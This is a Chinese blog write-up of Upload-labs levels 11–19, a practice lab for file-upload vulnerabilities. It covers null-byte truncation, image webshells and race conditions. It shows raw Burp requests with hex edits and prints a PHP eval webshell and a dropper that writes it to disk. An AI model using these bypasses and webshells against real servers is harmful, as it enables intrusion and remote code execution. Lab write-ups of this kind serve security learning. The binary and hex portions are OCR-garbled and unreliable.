文件上传解析漏洞(二)、Upload-labs-master11-19Wirteup

原创

凌晨三点- 于 2020-06-18 10:26:21 发布 454 收藏 1

分类专栏： Web安全 信息安全 文章标签： php 安全

本文链接：https://blog.csdn.net/weixin_41487522/article/details/106801861


Web安全 同时被 2 个专栏收录

21 篇文章 0 订阅

订阅专栏


信息安全

18 篇文章 0 订阅

订阅专栏

文件上传解析漏洞(二)、Upload-labs-master11-19Wirteup

今天接着上次的pass1-10，给大家分享pass11-21的writeup，有喜欢的小伙伴希望点个赞。
再此之前，首先介绍一下%00截断和00截断

%00截断和00截断

了解%00实际上我们要先了解0x00，0x00实际上是一个十六进制表示方式，实际上就是表示ASCII码值为0，有些函数在处理这个字符的时候会把这个字符当做结束符，他们就读取到这里认为这一段结束了。

在文件上传时，如果遇到了白名单机制只允许上传jpg后缀的，在没有解析漏洞的情况下我们该怎么办？
JPG格式并不会被解析，那么我们需要绕过上传过滤。
假设我写了1.php%00.jpg传参之后，有些过滤都是直接匹配字符串，他强行匹配到了结尾是.jpg，然后允许上传，但是随着php函数去执行的时候他读取到0x00认为结束了，那么这个文件就变成了1.php。

%00实际上和00截断是一个原理，只不过%00是经过URL编码的，%00解码后就是0x00截断的那个字符。

pass-11

查看源码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
```


https://blog.csdn.net/weixin_41487522

发现黑名单的绕过方式都已经被过滤，因此我们这里就可以尝试%00截断


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------374511070027515529533006476095
Content-Length: 3250
Origin: http://www.gohosts.com
Connection: close
Referer: http://www.gohosts.com/upload-labs-master/Pass-10/index.php?action=show_code
Upgrade-Insecure-Requests: 1
-----------------------------374511070027515529533006476095
Content-Disposition: form-data; name="upload_file"; filename="123.php%00.jpg"
Content-Type: image/jpeg
PNG

这里我们把文件后缀修改123.php%00.jpg,发现可以成功上传。

上传之后复制图片地址打开，发现phpinfo()函数成功执行（这里传参需要删除后面的%00.jpg），当然也可以使用菜刀或冰蝎链接这里不再赘述



ΓnIFñ†ÜÅÜþu–È,b£Áó÷üuÖCB,ß ÐØ±',ŠèÜƒý¨m‹.6J®5ØÑõöIßX>eùoø{âµ:IEND®B`‚

PHP Version 5.4.45

System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack"

pass-12

查看源码：

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name']
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```



与上一关不同的是这一关采用了post传参的方式，post传参方式不经过URL解码，因此我们不能直接使用%00截断。

我们需要在burp中在Hex的适当地方添加00截断。

```
Host: www.gohosts.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------506438927112648347225538849953
Content-Length: 3371
Origin: http://www.gohosts.com
Connection: close
Referer: http://www.gohosts.com/upload-labs-master/Pass-13/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------506438927112648347225538849953
Content-Disposition: form-data; name="save_path"

../upload/123.phpa
-----------------------------506438927112648347225538849953
Content-Disposition: form-data; name="upload_file"; filename="123.jpg"
Content-Type: image/jpeg

PNG

IHDRP$¢½zIDATh íIoÇÇý¼M/ó³q«$R¶%3±Ø¶!+F¾8Çäfùù9å_èS81ÙÅ¢Ø%/ER\f³õ¾ä_5z(R(vÐóîê÷~]UïÕ(
àS}?$q,êÂH°ò.Ô,òP4dª@)#ÖëPeèFa?TîZò4%nBãYÙÂ%ÕÉbÔó¬hOÏ²çÌóYìÁ× ùE¿mÕ.t%ÂûPTÄyzVF`oö,¢Â4TÃ¢(oýwa ¤ôhj°g3
sÇ4rÍáý¼±ì-³½ÛCÜº¢wð?0µzítwªU!oy#6ô´¿CØ·°Y8ß=câRÕå(0ö°EM{07àv.gLÔBß>Aõ<â
```


进入hex,在a标记的地方，把61改成00（这里加个a是为了方便找到位置修改）

2	6e	3a	20	63	6c	6f	73	65	0d	0a	52	65	66	65	72	65	n: closeRefere
3	72	3a	20	68	74	74	70	3a	2f	2f	77	77	77	2e	67	6f	r: http://www.go
4	68	6f	73	74	73	2e	63	6f	6d	2f	75	70	6c	6f	61	64	hosts.com/upload
5	2d	6c	61	62	73	2d	6d	61	73	74	65	72	2f	50	61	73	-labs-master/Pas
6	73	2d	31	33	2f	69	6e	64	65	78	2e	70	68	70	3f	61	s-13/index.php?a
7	63	74	69	6f	6e	3d	73	68	6f	77	5f	63	6f	64	65	0d	ction=show_code



0a	55	70	67	72	61	64	65	2d	49	6e	73	65	63	75	72	Upgrade-Insecur
65	2d	52	65	71	75	65	73	74	73	3a	20	31	0d	0a	0d	e-Requests: 1
0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	33	39	----------39
38	38	32	35	30	36	32	38	31	36	31	32	35	31	39	31	8825062816125191
37	33	31	39	34	33	38	31	37	32	31	0d	0a	43	6f	6e	73194381721Con
74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	6f	6e	tent-Disposition
3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	6d	: form-data; nam
65	3d	22	73	61	76	65	5f	70	61	74	68	22	0d	0a	0d	e="save_path"
0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	32	33	2e	70	../upload/123.p
68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	hpa----------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	33	39	38	38	32	35	30	36	32	38	31	36	31	32	--39882506281612
35	31	39	31	37	33	31	39	34	33	38	31	37	32	31	0d	519173194381721
0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi

pass-13—pass16

这几关都是图片马绕过。
pass-13 直接图片马绕过
pass-14 getimagesize图片类型绕过
pass-15 php_exif模块图片类型绕过
pass-16 二次渲染绕过
直接上传一个图片马都可以绕过，这里不再赘述。

接下来，首先了解一个定义——竞争条件是什么？
竞争条件"发生在多个线程同时访问同一个共享代码、变量、文件等没有进行锁操作或者同步操作的场景中。
开发者在进行代码开发时常常倾向于认为代码会以线性的方式执行，而且他们忽视了并行服务器会并发执行多个线程，这就会导致意想不到的结果。
线程同步机制确保两个及以上的并发进程或线程不同时执行某些特定的程序段，也被称之为临界区（critical section），如果没有应用好同步技术则会发生"竞争条件"问题。
在我理解就是两只哈士奇（线程）同时去抢一个丢出去的飞盘（资源），不知道到底哪只能抢到，此处便形成了竞争。

那我们上传是和谁去竞争？
一般而言我们是上传了文件，上传了但是最后却因为过滤或者因为其他原因被删除了，那么我们可以使用条件竞争，我们实际上是和unlink，是和删除文件的函数进行竞争。

假如我不断的上传发包，然后我同时也不断的访问那个我们上传上去的文件的地址，我们就开始和服务器的函数比手速了，函数执行都是要时间的，如果我这边上传上去，且没有删除，那个时间可能很短，然后被我访问到了，岂不是就可以执行PHP了，我们就比服务器手速快了~
你可以上传一个php然后访问后，由这个php去写一个马

```
<?php $a = '<?php @eval($_REQUEST[\'a\'])?>';file_put_contents('1.php',$a)?>
```

pass-17 条件竞争
开始和服务器比手速的时候到了，我们用burp模块抓包然后去爆破就行，一个不断上传，一个不断访问。

pass-18 条件竞争
这一关实际上还是条件竞争，只不过做了各种检查，其实还是一样的，只不过这一关要上传图片马，然后使用burp抓包爆破，一个不断上传一个不断访问。(这一关有bug,有时候不一定能跑出来)

pass-19
查看源码：

```
$deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","js

$file_name = $_POST['save_name'];
$file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

if(!in_array($file_ext,$deny_ext)) {
    $img_path = $UPLOAD_ADDR . '/' .$file_name;
```

```
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传失败！';
            }
        }else{
            $msg = '禁止保存为该类型文件！';
        }

    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建！';
    }
}
```


这里又是一个00截断，做法和之前的%00截断没区别，这两个其实原理一样，这里主要是用到了move_uploaded_file()，这是移动文件的函数，上传上去然后移动到这边重命名。又是post传参方式，所以需要在hex中添加00

```
24 *□□t□usÊ□;<åk□ãztüô□niL±@□□Å9<□□,Bo2¢□F6 XÉÐò□#{□ÊR□□Éëâ□AöXµQB±Ê¨_§BG□a$÷ëÜ□ÁÃ`ÝÆQ□µ
25 □>□¤Ûah§él±□□□nõaM9□Uñ□"ã~□`fcJå2Wß2□ò□)w□aiZêÝ□&V□}□,□□Çâ×f¤ÞQeô$b□□□Ó□3□áf□f-□õî□SÎ Ó»ÝB´Ñ□3_□=S|,°□g□i\
26 ÎÊu□□Tã□¸□ý□Þ×-□U□□□¬úîþ"h□è~¾A□J□å□÷□Qâ□eV□è□§¥¾íi□("□Êxoà□Bñ□Y|²□lÓRß¨4N□Ç.&Æ$Zö9B_□Óp Û*'&MFöõ□è□Ò□ú
27 ïä+S□=ê0□àl(²□<å□gh]Y□□{□kÚ□Ï□~Âû)ýM□□µ□í□×□¨MîÚãi□X:□ÞwW`□$Ëz□ÁÌëRß□ãõî;ïþ~T□±Ñ¢□e□Á□´`□□V□£øÀD□G□□UÐ¼¶□;
»î□åd£µ2ô□fÁ"□□·□□`¹ß>cí□□Þé\ÃTë=Ô□·àÎ□`5*÷oÇ=:ã□Ñz□°□!õS‡í ·%T□□³V□9ió□□Fé□□□6:è¯ôÐ□□ÃúAo□Êx+Ò□i□êÍ÷0ái?F
/ý□□cÇp¼%}¾TR<□fø&rÿ□À£·2Ð4k®4!Ã□U□£ÚÈ¦M□Q _"£©¨°
28 ½¬sv´8□5¹Þ&□Ô4ãËÑTV=løÇÑtÎ#¦|c□%t□Á□±n'z□□·¿,íð8:%±Íù<Tê□'P□{SIløÝ3áK□A□dù;□□>èN□□] )0§´□□□lö¶w<□Ë□°□#"BâÅ
¶6Å□□Ø=Û□~-¿?,□h□□âyÊ}□□otõ¼µìm_xp□&$öbÿ□·¡À□t`□m¹□&S©□[a□□:ìúõ×éè7□Ïz□Í Æ¯□z_¸à]Gu□,á□EL.c³lx□□e`¾□Íé!Ë□Î□
□à□m□WLø□Â<□=-□S□y{□;Ê□Øp□□Bí□2m?¾L□²□□: ·ó>□□ñYúÎ□õª¿bÃ□Ewé□□áË□{E□r□`27Uü□äÞ
29 □å□□J□~Á□+9□V□©□ä5^a□lÌ" ·g□êS|±â¾~□Ã□P.°já
30 ôp□V Æs°I□□,)Y□-□@□EbÎÉíK□ièÅCþ6□□//ö□R□Iá(2»□$iÊÅÐÇ}□µ/□□=□C'-2□□□yTnIFñ□ÜÅÛþu□È,b£Áó÷üuÖCB□ß
□Ð Ø±□,□èÛ□ý¨m□.6J®5Ø□□Ñõöï ß□□X>eù□oø{□ãµ□:□□□□IEND®B`□<?php @eval($_REQUEST['a'])?>;
31 ------------------------------13888816816839
32 Content-Disposition: form-data; name="save_name"
33
34 upload-19.php□
35 ------------------------------13888816816839
36 Content-Disposition: form-data; name="submit"
37
38 ä¸□ä¼
```


在Hex中把61改成00

e1	b7	67	11	ea	53	7c	b1	e2	be	7e	1b	c3	00	50	2e	ba	·g□eS|±â¾~□AP.·
e2	6a	e1	0a	f4	70	19	56	c6	73	ba	49	82	07	2c	29	59	já ô p □ V Æ s º I □ □ ,) Y
e3	12	ad	82	40	9d	45	62	ce	c9	ed	4b	99	69	e8	c5	43	□-□@□EbÎÉíK□ièÅC
e4	fe	36	06	90	2f	2f	f6	0f	52	1e	49	e1	28	32	bb	8b	þ6□□//ö□R□Iá(2»□
e5	24	69	ca	c5	d0	c7	7d	9d	b5	2f	9f	84	3d	0c	43	27	$iÊÅÐÇ}□µ/□□=↖C'
e6	2d	32	07	17	91	79	54	6e	49	46	f1	86	dc	c5	db	fe	-2□□□yTnIFñ□ÜÅÛþ
e7	75	96	c8	2c	62	a3	c1	f3	f7	fc	75	d6	43	42	84	df	u□È,b£Áó÷üuÖCB□ß
e8	20	14	d0	d8	b1	92	2c	8a	e8	db	83	fd	a8	6d	8b	2e	□ÐØ±□,□èÛ□ý¨m□.
e9	36	4a	ae	35	d8	90	8d	d1	f5	f6	49	df	8f	1f	58	3e	6J®5Ø□□Ñõöß□□X>
ea	65	f9	1f	6f	f8	7b	1b	e3	b5	14	3a	00	00	00	00	49	eù□oø{□ãµ□:I
eb	45	4e	44	ae	42	60	82	3c	3f	70	68	70	20	40	65	76	END®B`□<?php @ev
ec	61	6c	28	24	5f	52	45	51	55	45	53	54	5b	27	61	27	al($_REQUEST['a'
ed	5d	29	3f	3e	3b	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	])?>;--------
ee	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
ef	2d	2d	2d	2d	31	32	37	32	32	31	34	31	33	30	32	38	----127221413028
f0	37	34	36	0d	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	746Content-Dis
f1	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	position: form-d
f2	61	74	61	3b	20	6e	61	6d	65	3d	22	73	61	76	65	5f	ata; name="save_
f3	6e	61	6d	65	22	0d	0a	0d	0a	75	70	6c	6f	61	64	2d	name"upload-
f4	31	39	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	19.phpa-------
f5	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
f6	2d	2d	2d	2d	2d	2d	31	32	37	32	32	31	34	31	33	30	------1272214130
f7	32	38	37	34	36	0d	0a	43	6f	6e	74	65	6e	74	2d	44	28746Content-D
f8	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	isposition: form
f9	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	75	62	-data; name="sub
fa	6d	69	74	22	0d	0a	0d	0a	e4	b8	8a	e4	bc	a0	0d	0a	mit"ä¸□ä¼
fb	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
fc	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	31	32	37	----------127

上传之后复制图片地址打开，发现phpinfo()函数成功执行

上传之后复制图片地址打开，发现phpinfo()函数成功执行